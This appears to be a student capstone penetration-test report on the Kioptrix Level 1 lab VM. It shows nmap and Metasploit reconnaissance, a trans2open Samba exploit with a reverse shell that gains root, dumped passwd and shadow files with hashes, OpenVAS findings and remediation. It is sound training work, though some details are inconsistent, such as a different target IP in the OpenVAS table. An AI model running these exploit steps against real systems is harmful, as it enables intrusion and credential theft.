



Phase 5

The Capstone Project

Executive Summary

The goal of this Penetration exercise is to find out the security of the Kioptrix level 1 server by finding the vulnerabilities, misconfigurations and analysing their impacts on the server in case of real-world attack. This exercise Revealed certain number of high-risk vulnerabilities including outdated services, misconfigured network components. These issues allowed attacker to exploit the server and attain highest level of privileges possible on the server. Immediate remediation is recommended.

Tools & Environment

1. Kali Linux Environment
2. Kioptrix VM
3. Metasploit
4. OpenVAS
5. Netdiscover
6. Nmap

Methodology

1. Reconnaissance

First step is to discover the Kioptrix Level 1 On the Network. We can do this by switch to sudo user and using netdiscover command.

```
(kali㉿kali)-[~]  
$ sudo su  
[sudo] password for kali:  
(root㉿kali)-[/home/kali]  
# netdiscover
```



```
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
20 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1200
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.100.1	00:50:56:c0:00:08	17	1020	VMware, Inc.
192.168.100.2	00:50:56:fc:73:52	1	60	VMware, Inc.
192.168.100.131	00:0c:29:ad:07:35	1	60	VMware, Inc.
192.168.100.254	00:50:56:f1:bc:ad	1	60	VMware, Inc.

By the Above snapshot/output we can determine the IP address of the
Kioptrix Level 1 = 192.168.100.131

2. Nmap Scanning of the Kioptrix

Now we perform Nmap Enumeration/Scan on the Kioptrix machine.

```
(kali@kali)-[~/Documents/Rooted/Kioptrix/Enum]
$ nmap -sC -sV 192.168.100.131 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 05:55 EST

(kali@kali)-[~/Documents/Rooted/Kioptrix/Enum]
$ nmap -sC -sV 192.168.100.131 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 05:55 EST
Nmap scan report for 192.168.100.131
Host is up (0.0011s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
|_ http-methods:
|_ Potentially risky methods: TRACE
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2             111/tcp     rpcbind
|   100000  2             111/udp     rpcbind
|   100024  1             1024/tcp    status
|   100024  1             1024/udp    status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ sslv2:
```

The Scan Resulted in several Open services and the scan output was saved
for further processing.



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default [DocumentRoot](#) set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

The Apache [documentation](#) has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the [Red Hat, Inc.](#) website. The manual for Red Hat Linux is available [here](#).


You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!



You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!



Port 80 HTTP Page from the Kioptrix



Port 443 HTTPS Page from the Kioptrix

We will continue our Penetration testing by enumerating other services using Metasploit further on.

3. Using Metasploit for further Penetration testing

Opening Metasploit using the command **msfconsole**. And rerunning the nmap scan again with the command **db_nmap -sC -sV 192.168.100.131**.





```
msf > db_nmap -sC -sV 192.168.100.131
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 06:04 EST
[*] Nmap: Nmap scan report for 192.168.100.131
[*] Nmap: Host is up (0.00060s latency).
[*] Nmap: Not shown: 994 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
[*] Nmap: |_sshv1: Server supports SSHv1
[*] Nmap: |_ssh-hostkey:
[*] Nmap: |   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
[*] Nmap: |   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
[*] Nmap: |   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
[*] Nmap: 80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
[*] Nmap: |_http-methods:
[*] Nmap: |_Potentially risky methods: TRACE
[*] Nmap: |_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
[*] Nmap: |_http-title: Test Page for the Apache Web Server on Red Hat Linux
[*] Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
[*] Nmap: |_rpcinfo:
[*] Nmap: |   program version  port/proto  service
[*] Nmap: |   100000  2          111/tcp     rpcbind
[*] Nmap: |   100000  2          111/udp     rpcbind
[*] Nmap: |   100024  1          1024/tcp    status
[*] Nmap: |   100024  1          1024/udp    status
[*] Nmap: 139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
[*] Nmap: 443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
[*] Nmap: |_ssl-date: 2025-11-28T12:06:47+00:00; +1h01m44s from scanner time.
[*] Nmap: |_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
[*] Nmap: |_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
[*] Nmap: | Not valid before: 2009-09-26T09:32:06

192.168.100.131 22    tcp    ssh          open    OpenSSH 2.9p2 protocol 1.99
192.168.100.131 80    tcp    http         open    Apache httpd 1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
192.168.100.131 111   tcp    rpcbind      open    2 RPC #100000
192.168.100.131 139   tcp    netbios-ssn  open    Samba smbd workgroup: MYGROUP
192.168.100.131 443   tcp    ssl/https    open    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
192.168.100.131 1024  tcp    status       open    1 RPC #100024
```

The Full Nmap scan was performed to identify open services. The target had Apache on port 80, SSH on port 22 and Samba on Port 139 and 445.

We will further search for the version of the Samba that is running on this machine.

```
msf > search smb version detection
Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smb/smb_version         .              normal No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf >  Enum - Thunar

msf > use 0
msf auxiliary(scanner/smb/smb_version) > options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
--      -
RHOSTS    -               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     -               no        The target port (TCP)
THREADS   1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.100.131
RHOSTS => 192.168.100.131
msf auxiliary(scanner/smb/smb_version) > run
[*] 192.168.100.131:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.100.131 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > 
```




We came to know the version of samba i.e. is 2.2.1a. Let's see if there is any exploit available for this in searchsploit.

```
(kali@kali)-[~]
$ searchsploit samba 2.2.1
```

Exploit Title	Path
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
Shellcodes: No Results
(kali@kali)-[~]
$
```

We are able to see one exploit that is available in the Metasploit trans2open overflow let's check it out.

```
msf auxiliary(scanner/smb/smb_version) > search trans2open
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
1	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
2	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
3	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
4	target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce				
5	target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce				

```
Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'
msf auxiliary(scanner/smb/smb_version) >
```

From our Previous Enumeration Phase we know that the Operating system we are dealing with is Linux so we will select Option 2.

```
msf exploit(linux/samba/trans2open) > set RHOSTS 192.168.100.131
RHOSTS => 192.168.100.131
msf exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > run
```

```
[*] Started reverse TCP handler on 192.168.100.128:4444
[*] 192.168.100.131:139 - Trying return address 0xbffffdfc ...
[*] 192.168.100.131:139 - Trying return address 0xbffffcfc ...
[*] 192.168.100.131:139 - Trying return address 0xbffffbfc ...
[*] 192.168.100.131:139 - Trying return address 0xbffffafc ...
[*] 192.168.100.131:139 - Trying return address 0xbffff9fc ...
[*] 192.168.100.131:139 - Trying return address 0xbffff8fc ...
[*] 192.168.100.131:139 - Trying return address 0xbffff7fc ...
[*] 192.168.100.131:139 - Trying return address 0xbffff6fc ...
[*] 192.168.100.131:139 - Trying return address 0xbffff5fc ...
[*] Command shell session 1 opened (192.168.100.128:4444 => 192.168.100.131:1025) at 2025-11-28 06:41:27 -0500

[*] Command shell session 2 opened (192.168.100.128:4444 => 192.168.100.131:1026) at 2025-11-28 06:41:28 -0500
whoami
root
[*] Command shell session 4 opened (192.168.100.128:4444 => 192.168.100.131:1028) at 2025-11-28 06:41:34 -0500
```

We were able to get Remote code execution and Root access.



4. Post Exploitation

We will gather information about system.

```
whoami
root
[*] Command shell session 4 opened (192.168.100.128:4444 → 192.168.100.131:1028) at 2025-11-28 06:41:34 -0500
[*] Command shell session 3 opened (192.168.100.128:4444 → 192.168.100.131:1027) at 2025-11-28 06:41:54 -0500
id
uid=0(root) gid=0(root) groups=99(nobody)
username -a
```

We will also get the passwd file

```
1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin/sync
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 news:x:9:12:news:/var/spool/news:
11 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
12 operator:x:11:0:operator:/root:/sbin/nologin
13 games:x:12:100:games:/usr/games:/sbin/nologin
14 gopher:x:13:30:gopher:/var/gopher/sbin/nologin
15 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
16 nobody:x:99:99:Nobody:/:/sbin/nologin
17 mailnull:x:47:47:/:/var/spool/mqueue/dev/null
18 rpm:x:37:37:/:/var/lib/rpm:/bin/bash
19 xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
20 rpc:x:32:32:Portmapper RPC user:/:/bin/false
21 rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
22 nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
23 nscd:x:28:28:NSCD Daemon:/:/bin/false
24 ident:x:98:98:ident user:/:/sbin/nologin
25 radvd:x:75:75:radvd user:/:/bin/false
26 postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
27 apache:x:48:48:apache:/var/www:/bin/false
28 squid:x:23:23:/:/var/spool/squid/dev/null
29 pcap:x:77:77:/:/var/arpwatch:/bin/nologin
30 john:x:500:500:/home/john:/bin/bash
31 harold:x:501:501:/home/harold:/bin/bash
32 |
```

Hash “bcb3cd6223a859e97e75e436923730408c09335dc08c6a02f439c25c0ef10fd4”

Then we will get Shadow file

```
1 root:$1$Xr0mcFDX$tF93GqLHO3eGRHpalyIs0:14513:0:99999:7:::
2 bin:!:14513:0:99999:7:::
3 daemon:!:14513:0:99999:7:::
4 adm:!:14513:0:99999:7:::
5 lp:!:14513:0:99999:7:::
6 sync:!:14513:0:99999:7:::
7 shutdown:!:14513:0:99999:7:::
8 halt:!:14513:0:99999:7:::
9 mail:!:14513:0:99999:7:::
10 news:!:14513:0:99999:7:::
11 uucp:!:14513:0:99999:7:::
12 operator:!:14513:0:99999:7:::
13 games:!:14513:0:99999:7:::
14 gopher:!:14513:0:99999:7:::
15 ftp:!:14513:0:99999:7:::
16 nobody:!:14513:0:99999:7:::
17 mailnull:!:14513:0:99999:7:::
18 rpm:!:14513:0:99999:7:::
19 xfs:!:14513:0:99999:7:::
20 rpc:!:14513:0:99999:7:::
21 rpcuser:!:14513:0:99999:7:::
22 nfsnobody:!:14513:0:99999:7:::
23 nscd:!:14513:0:99999:7:::
24 ident:!:14513:0:99999:7:::
25 radvd:!:14513:0:99999:7:::
26 postgres:!:14513:0:99999:7:::
27 apache:!:14513:0:99999:7:::
28 squid:!:14513:0:99999:7:::
29 pcap:!:14513:0:99999:7:::
30 john:$1$14_MRA3t0uNkYtGceB0qTX6Taky1:14513:0:99999:7:::
31 harold:$1$X6d2d0d$1MOGACl3r757dv17LZ9010:14513:0:99999:7:::
32 |
```


Hash “6578a00432b987151d02431ae8c96943674d415bd963048ebca1abee21e5cd31”

We collect 5these files for forensic / integrity purposes which serve as the proof for the compromise of this machine



5. OpenVAS findings

The scan was performed on the OpenVAS Vulnerability scanner and the output was saved. Findings table has been extracted form the report.



Timestamp	Target IP	Vulnerability	Port	Severity	PTES Phase
2025-10-14 18:29 UTC	192.168.18.139	Webalizer XSS Vulnerability (CVE-2001-0835)	443/tcp	High	Vulnerability Identification
2025-10-14 18:29 UTC	192.168.18.139	Deprecated SSH-1 Protocol Enabled (CVE-2001-0361)	22/tcp	High	Vulnerability Identification
2025-10-14 18:29 UTC	192.168.18.139	Webalizer XSS Vulnerability (Duplicate Finding)	80/tcp	High	Vulnerability Identification
2025-10-14 18:29 UTC	192.168.18.139	Vulnerable TLS Cipher Suites (SWEET32, DES) (CVE-2016-2183)	443/tcp	High	Vulnerability Identification
2025-10-14 18:29 UTC	192.168.18.139	Deprecated SSLv2/SSLv3 Enabled (POODLE/DROWN)	443/tcp	Medium	Vulnerability Identification
2025-10-14 18:29 UTC	192.168.18.139	Weak TLS Cipher Suites (RC4 / EXPORT)	443/tcp	Medium	Vulnerability Identification
2025-10-14 18:29 UTC	192.168.18.139	HTTP TRACE Method Enabled (XST)	80/tcp	Medium	Vulnerability Identification
2025-10-14 18:29 UTC	192.168.18.139	SSL Certificate Weak RSA Key (<2048-bit)	443/tcp	Medium	Vulnerability Identification
2025-10-14 18:29 UTC	192.168.18.139	SSL Certificate Signed by Untrusted CA	443/tcp	Medium	Vulnerability Identification
2025-10-14 18:29 UTC	192.168.18.139	SSL Certificate Expired	443/tcp	Medium	Vulnerability Identification
2025-10-14 18:29 UTC	192.168.18.139	Apache UserDir Information Disclosure (CVE-2001-1013)	80/tcp	Medium	Vulnerability Identification



Remediation

1. Update Samba to a supported version (2.2.1a is end-of-life).
2. Disable anonymous SMB access.
3. Apply firewall rules to restrict SMB to trusted IPs.
4. Upgrade Apache to latest branch.
5. Disable directory negotiation or restrict extensions.

Rescan:

Re-run Nmap/OpenVAS after applying patches.

Non-Technical Summary

The Penetration test on Kioptrix level 1 system resulted in several serious weakness. This puts the system in the region of highly comprisable target. Outdated services, outdated encryption technologies and misconfigured configurations allowed attacker to gain complete root access of the Kioptrix system. The Most critical issue was Samba. It is a service that is used to perform printing tasks which was out dated and vulnerable. Immediate corrective actions suggested are to update the software and improving misconfigured services.